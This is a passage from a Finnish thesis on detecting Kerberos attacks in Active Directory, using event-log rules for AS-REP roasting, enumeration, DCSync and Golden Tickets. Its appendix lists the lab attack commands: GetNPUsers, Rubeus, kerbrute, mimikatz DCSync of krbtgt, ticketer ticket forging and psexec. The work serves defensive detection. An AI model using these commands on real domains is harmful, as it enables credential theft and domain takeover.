hyökkääjä voi käyttää myös esiautentikointia vaativaa tunnusta, jolloin pyyntö luo jälleen vain EID 4768 -tapahtuman.

Tätä on onneksi helppo valvoa, ja se vaatii vain yhden yksinkertaisen säännön. Jos EID 4768 -tapahtumassa pyydetty palvelu ei sisällä joko tekstiä ”krbtgt” tai ole ”kadmin/changepw”, niin tapahtuma on erittäin suurella todennäköisyydellä viite hyökkääjästä. Kuviossa 28 on kuvattuna normaali tunnistautumisprosessiin kuuluva EID 4768 -tapahtuma, kun taas kuviossa 29 näkyy hyökkääjän muokkaama EID 4768 -tapahtuma.




KUVIO 28. Normaali EID 4768 -tapahtuma.



KUVIO 29. Hyökkääjän muokkaama EID 4768 -tapahtuma.

5.4 Käyttäjätunnusten luetteloiminen Kerberoksella

Käyttäjätunnusten luetteloinnista syntyy samankaltaisia tapahtumia, kuin AS-REP Roast -hyökkäyksestä, eli epäonnistuneita TGT-pyyntöjä 0x6- ja 0x19 -virhekoodeilla. Tähän voi siis käyttää samankaltaista säännöstöä, kuin AS-REP Roast -hyökkäyksen havainnointiin. Ainoana erona on se, että jos hyökkääjä haluaa käyttää Kerberosta vain luettelointiin, se saattaa tahallisesti pyytää TGT:t AES-salauksella, jotta RC4:ään pohjaava säännöstö ei hälytä. Tässä olisi siis fiksua tarkastella yleisesti samalta laitteelta tulevia TGT-pyyntöjä monille uniikeille käyttäjätunnuksille. Tätä sääntöä voi rajata 0x6-virhekoodin sisältäviin tapahtumiin, mutta se ei kannata, ellei samassa valvo myös 0x7-virhekoodeja. Tämä siksi, että hyökkääjä voi luetteloida myös palvelutunnuksia TGT-pyynnöillä, ja tämä tuottaa 0x7-virhekoodeja (kuvio 30). 0x6-virhekoodi tarkoittaa tuntematonta käyttäjää, ja 0x7-virhekoodi tuntematonta palvelua.




KUVIO 30. TGT-pyyntö, jossa pyydetään tuntematonta palvelua.

5.5 Golden Ticket

Golden Ticket -hyökkäys on monivaiheinen, ja havainnointi on huomattavasti helpompaa hyökkäyksen alkuvaiheessa, sillä Golden Ticketin saamisen jälkeen hyökkääjän liikenne on käytännössä massasta erottumatonta, jos hyökkääjä on varovainen. Tämä tosin vaatii hyökkääjältä syvällisempää tietoa Kerberoksesta sekä toimialueen asetuksista.

Ensimmäinen havainnointimahdollisuus liittyen suoraan Golden Ticket -hyökkäystä edeltävään vaiheeseen on DCSync -hyökkäyksen havainnointi. Hyökkääjä suorittaa esimerkiksi Mimikatz-ohjelmalla DCSync-hyökkäyksen, joka käytännössä replikoi toisilta Domain Controllereilta tiedot hyökkääjälle. Tätä käyttäen hyökkääjä pyytää krbtgt-tunnuksen tiedot, ja saa haltuunsa sen tiivisteet. Tämä

hyökkäys on mahdollista havaita lokittamalla ”Directory Service Access” -tapahtumia ja tarkastelemalla EID 4662 -tapahtumaa.



KUVIO 31. Lokitiedoissa näkyvä DCSync-hyökkäys.

Kuviossa 31 näkyy DCSync-hyökkäyksen tuottama lokitieto. Tätä tapahtumaa valvottaessa on muutama asia, joiden pitää täyttyä, jotta voidaan epäillä DCSync-hyökkäystä. Ensimmäiseksi, replikoinnin aloittavan objektin tulee olla jokin muu kuin olemassa oleva DC tai Entra ID:n / AAD:n synkronointitili. Yllä olevassa tapahtumassa tämä ehto täsmää, sillä aloittaja on ”FLARE\price”. Toinen ehto on, että Properties-kentässä on yksi seuraavista tekstinpätkistä, joista jokainen kuvastaa replikointioperaatiota (Microsoft 2020a):

- ”Replicating Directory Changes All”
- “1131f6ad-9c07-11d1-f79f-00c04fc2dcd2” (Replicating Directory Changes All)
- ”89e95b76-444d-4c62-991a-0facbeda640c” (Replicating Directory Changes In Filtered Set)
- “1131f6aa-9c07-11d1-f79f-00c04fc2dcd2” (Replicating Directory Changes)

AAD:n synkronointitilin nimi alkaa ”MSOL_”, jos Entra Connectin käyttöönotossa on käytetty express-asetuksia (Microsoft 2024b). Nämä tunnukset tulisi siis myös jättää säännön ulkopuolelle. Viimeiseksi voidaan rajata, että Access Mask -kentän arvon tulee olla 0x100.

Jos DCSync-hyökkäystä ei jostakin syystä pystytä valvomaan, tai hyökkääjä saa krbtgt-tunnuksen tiivisteen jollakin muulla tavoin, itse Golden Ticketin käyttöä voidaan valvoa yhdellä keinolla. Golden Ticket luodaan paikallisesti joko hyökkääjän tietokoneella, tai hyökkääjän kaappaamalla tietokoneella. Tämä tarkoittaa sitä, että siitä ei synny tapahtumaa DC:lle, toisin kuin normaalisti TGT:tä pyydettäessä, joka tuottaa EID 4768 -tapahtuman. Tämä tarkoittaa sitä, että Golden Ticketin luontia ei voida valvoa, mutta sen käyttöä voidaan, jos hyökkääjä ei ole erityisen varovainen.

Golden Ticketin käytön valvomiseksi voidaan luoda sääntö, joka valvoo TGT- ja TGS-pyyntöjen relaatiota toisiinsa. Teoriassa, jos joltakin laitteelta tulee TGS-pyyntö ilman edeltävää TGT-pyyntöä, on kyseessä todennäköisesti hyökkääjä, ja kyseessä on Golden Ticket -hyökkäyksen hyödyntäminen. Jos toimialueella TGT:n elinikä on oletusarvoinen 10 tuntia, voidaan luoda sääntö, joka tarkistaa, onko syntyneessä EID 4769 -tapahtumassa oleva laite missään EID 4768 -tapahtumassa viimeisen 10 tunnin ajalta. Laitteen voi ympäristöstä riippuen yksilöidä nimellä tai IP:llä.

6 POHDINTA

Opinnäytetyössä tehdyn tutkimuksen perusteella on selvää sanoa, että Kerberos on altis monille erilaisille hyökkäyksille. Näistä heikkouksista huolimatta, Kerberos on toimiva ja luotettava protokolla Active Directory -ympäristöissä, kunhan sen käyttöä valvotaan tarkasti työssä mainittujen haavoittuvuuksien hyväksikäytön varalta.

Työn käsittelemä teoreettinen tieto on laajalti peräisin Kerberos-protokollan kehittäjätaholta, MIT:ltä, ja Active Directory -ympäristöihin soveltuvat osat Microsoftilta. Hyökkäyksien toteuttamiseen löytyi dokumentaatiota lukuisista eri resursseista, joiden tekijät ovat myös tehneet omaa tutkimustyötään protokollan parissa. Testiympäristö oli opinnäytetyötä varten rakennettu, ja ympäristössä pääsi kokeilemaan käytännössä erilaisia dokumentaatiossa kuvattuja konfiguraatioita ja hyökkäyksiä. Tällä tavoin saatiin todettua dokumentaation olevan vielä paikkansapitävää sekä sovellettua opittua teoriaa erilaisilla ideoilla.

Opinnäytetyön lopputuloksena voidaan pitää teorian ja käytännön testauksien kautta luotuja säännöstöjä, ja yleisiä ohjenuoria ympäristön liikenteen valvomiseen. Työn tuottama informaatio auttaa ylläpitäjiä ennakoimaan mahdollisten uhkatekijöiden varalta sekä antaa näkökulmaa myös hyökkääjän toimiin. Tämä puolestaan mahdollistaa paremmin eri tapahtumien syy-seuraussuhteiden ymmärtämisen. Työn jatkokehittäminen on mahdollista harvemmin käytettyjen Kerberos-hyökkäysten tutkimisella ja säännöstöjen tarkemmalla viilaamisella yksittäiseen ympäristöön sopivaksi. Jokainen ympäristö on uniikki, joten työssä mainitut säännöt eivät pakosti käy sellaisenaan jokaiseen ympäristöön, mutta ne antavat hyvän lähtökohdan luotettavan havaitsemiskyvyn kehittämiseen. Opinnäytetyössä on päästy alussa asetettuihin tavoitteisiin kaikin puolin.

LÄHTEET

Clark. 2022. New Attack Paths? AS Requested Service Tickets. Verkkosivu. Viitattu 20.03.2025. https://www.semperis.com/blog/new-attack-paths-as-requested-sts/

Devore. 2024. Active Directory Hardening Series - Part 4 – Enforcing AES for Kerberos. Verkkosivu. Viitattu 04.04.2025. https://techcommunity.microsoft.com/blog/coreinfrastructureandsecurityblog/active-directory-hardening-series---part-4-%E2%80%93-enforcing-aes-for-kerberos/4114965

Dibley. 2024. Cracking Active Directory Passwords with AS-REP Roasting. Verkkosivu. Viitattu 20.03.2025. https://blog.netwrix.com/2022/11/03/cracking_ad_password_with_as_rep_roasting/

Hakatemia. 2022. Sanakirjahyökkäykset (Dictionary Attack). Verkkosivu. Viitattu 25.03.2025. https://www.hakatemia.fi/courses/salasanahyokkaykset/sanakirjahyokkaykset

IANA. 2024. Kerberos Parameters. Verkkosivu. Viitattu 26.03.2025. https://www.iana.org/assignments/kerberos-parameters/kerberos-parameters.xhtml

Metcalf. 2014. Machine Account (AD Computer Object) Password Updates. Verkkosivu. Viitattu 28.03.2025. https://adsecurity.org/?p=280

Microsoft. 2020a. Attributes (AD Schema). Verkkosivu. Viitattu 04.04.2025. https://learn.microsoft.com/en-us/windows/win32/adschema/attributes

Microsoft. 2020b. Attribute sAMAccountType. Verkkosivu. Viitattu 03.04.2025. https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-ada3/7879be50-7109-41e4-9a44-02f5a007b950

Microsoft. 2021a. 4768(S, F): A Kerberos authentication ticket (TGT) was requested. Verkkosivu. Viitattu 24.03.2025. https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/event-4768#table-3-tgttgs-issue-error-codes

Microsoft. 2021b. Key Distribution Center. Verkkosivu. Viitattu 19.3.2025. https://learn.microsoft.com/en-us/windows/win32/secauthn/key-distribution-center

Microsoft. 2024a. Active Directory Forest Recovery – Reset the krbtgt password. Verkkosivu. Viitattu 28.03.2025. https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/forest-recovery-guide/ad-forest-recovery-reset-the-krbtgt-password

Microsoft. 2024b. Microsoft Entra Connect: Accounts and permissions. Verkkosivu. Viitattu 06.04.2025. https://learn.microsoft.com/en-us/entra/identity/hybrid/connect/reference-connect-accounts-permissions

Microsoft. 2025. Use the UserAccountControl flags to manipulate user account properties. Verkkosivu. Viitattu 03.04.2025. https://learn.microsoft.com/en-us/troubleshoot/windows-server/active-directory/useraccountcontrol-manipulate-account-properties

MIT. 2015. Credential cache. Verkkosivu. Viitattu 28.03.2025. https://web.mit.edu/kerberos/krb5-1.12/doc/basic/ccache_def.html

Neuman, Yu, Hartman, Raeburn. 2005. RFC 4120. IETF. Verkkosivu. Viitattu 20.03.2025. https://datatracker.ietf.org/doc/html/rfc4120

Perez. 2021. Kerberoasting Attacks Explained. Verkkosivu. Viitattu 20.03.2025. https://securitytrails.com/blog/kerberoasting-attacks-explained#content-what-are-kerberoasting-attacks

Petri. n.d. How to Defend Against Golden Ticket Attacks: AD Security 101. Verkkosivu. Viitattu 24.03.2025. https://www.semperis.com/blog/how-to-defend-against-golden-ticket-attacks/

Özeren. 2024. What Is A Kerberoasting Attack. Verkkosivu. Viitattu 27.03.2025. https://www.picussecurity.com/resource/blog/kerberoasting-attack-explained-mitre-attack-t1558.003

LIITTEET

Liite 1. LDAP-kysely, No_PreAuth_LDAP_Query

```
1. $domain = "LDAP://flare.corp"
 2. $searcher = New-Object DirectoryServices.DirectorySearcher([ADSI]$domain)
 3. $searcher.Filter = "(&(objectclass=user)(objectcategory=user)(useraccountcon-
trol:1.2.840.113556.1.4.803:=4194304))"
 4. $searcher.PropertiesToLoad.Add("samaccountname") > $null
 5. $results = $searcher.FindAll()
 6.
 7. Write-Host "`nPre-authentication disabled for the following users:`n"
 8.
 9. foreach ($result in $results)
10.     {
11.         Write-Host "$($result.Properties.samaccountname)" -Foregroundcolor green
12.     }
```

Liite 2. Hyökkäyksissä käytetyt komennot

AS-REP Roast

```
1. GetNPUsers.py flare.corp/ -usersfile users.txt -dc-ip 10.0.0.4
2. ./john -wordlist=../../password_list_long.txt roach.hash
```

Kerberoasting

```
1. Rubeus.exe kerberoast
2. ./john.exe -wordlist=password_list_long.txt spn.hashes
```

Kerberoasting ilman toimialuetunnusta

```
1. GetUserSPNs.py -no-pass -no-preauth roach -usersfile spns.txt flare.corp/roach
2. ./john -wordlist=../../password_list_long.txt spn.hashes
```

Käyttäjätunnusten luetteloiminen Kerberoksella

```
1. ./kerbrute userenum -d flare.corp users.text -v
```

Golden Ticket

```
1. privilege::debug
2. lsadump::dcsync /user:FLARE\krbtgt
```

```
1. lookupsid.py flare.corp/soap@10.0.0.4
2. ticketer.py -aesKey c3d6fbac77076a19cbf57733b1a8e5410f2f2231c8d09bdc60ab0852527c97d7 -
domain-sid S-1-5-21-1049901889-1557778446-1225216288 -domain flare.corp -groups 513,512 -
user-id 1601 soap
3. export KRB5CCNAME=/home/oppc02admin/soap.ccache
4. psexec.py -k -no-pass -target-ip 10.0.0.4 -dc-ip 10.0.0.4 flare.corp/soap@OP-
DC01.flare.corp
```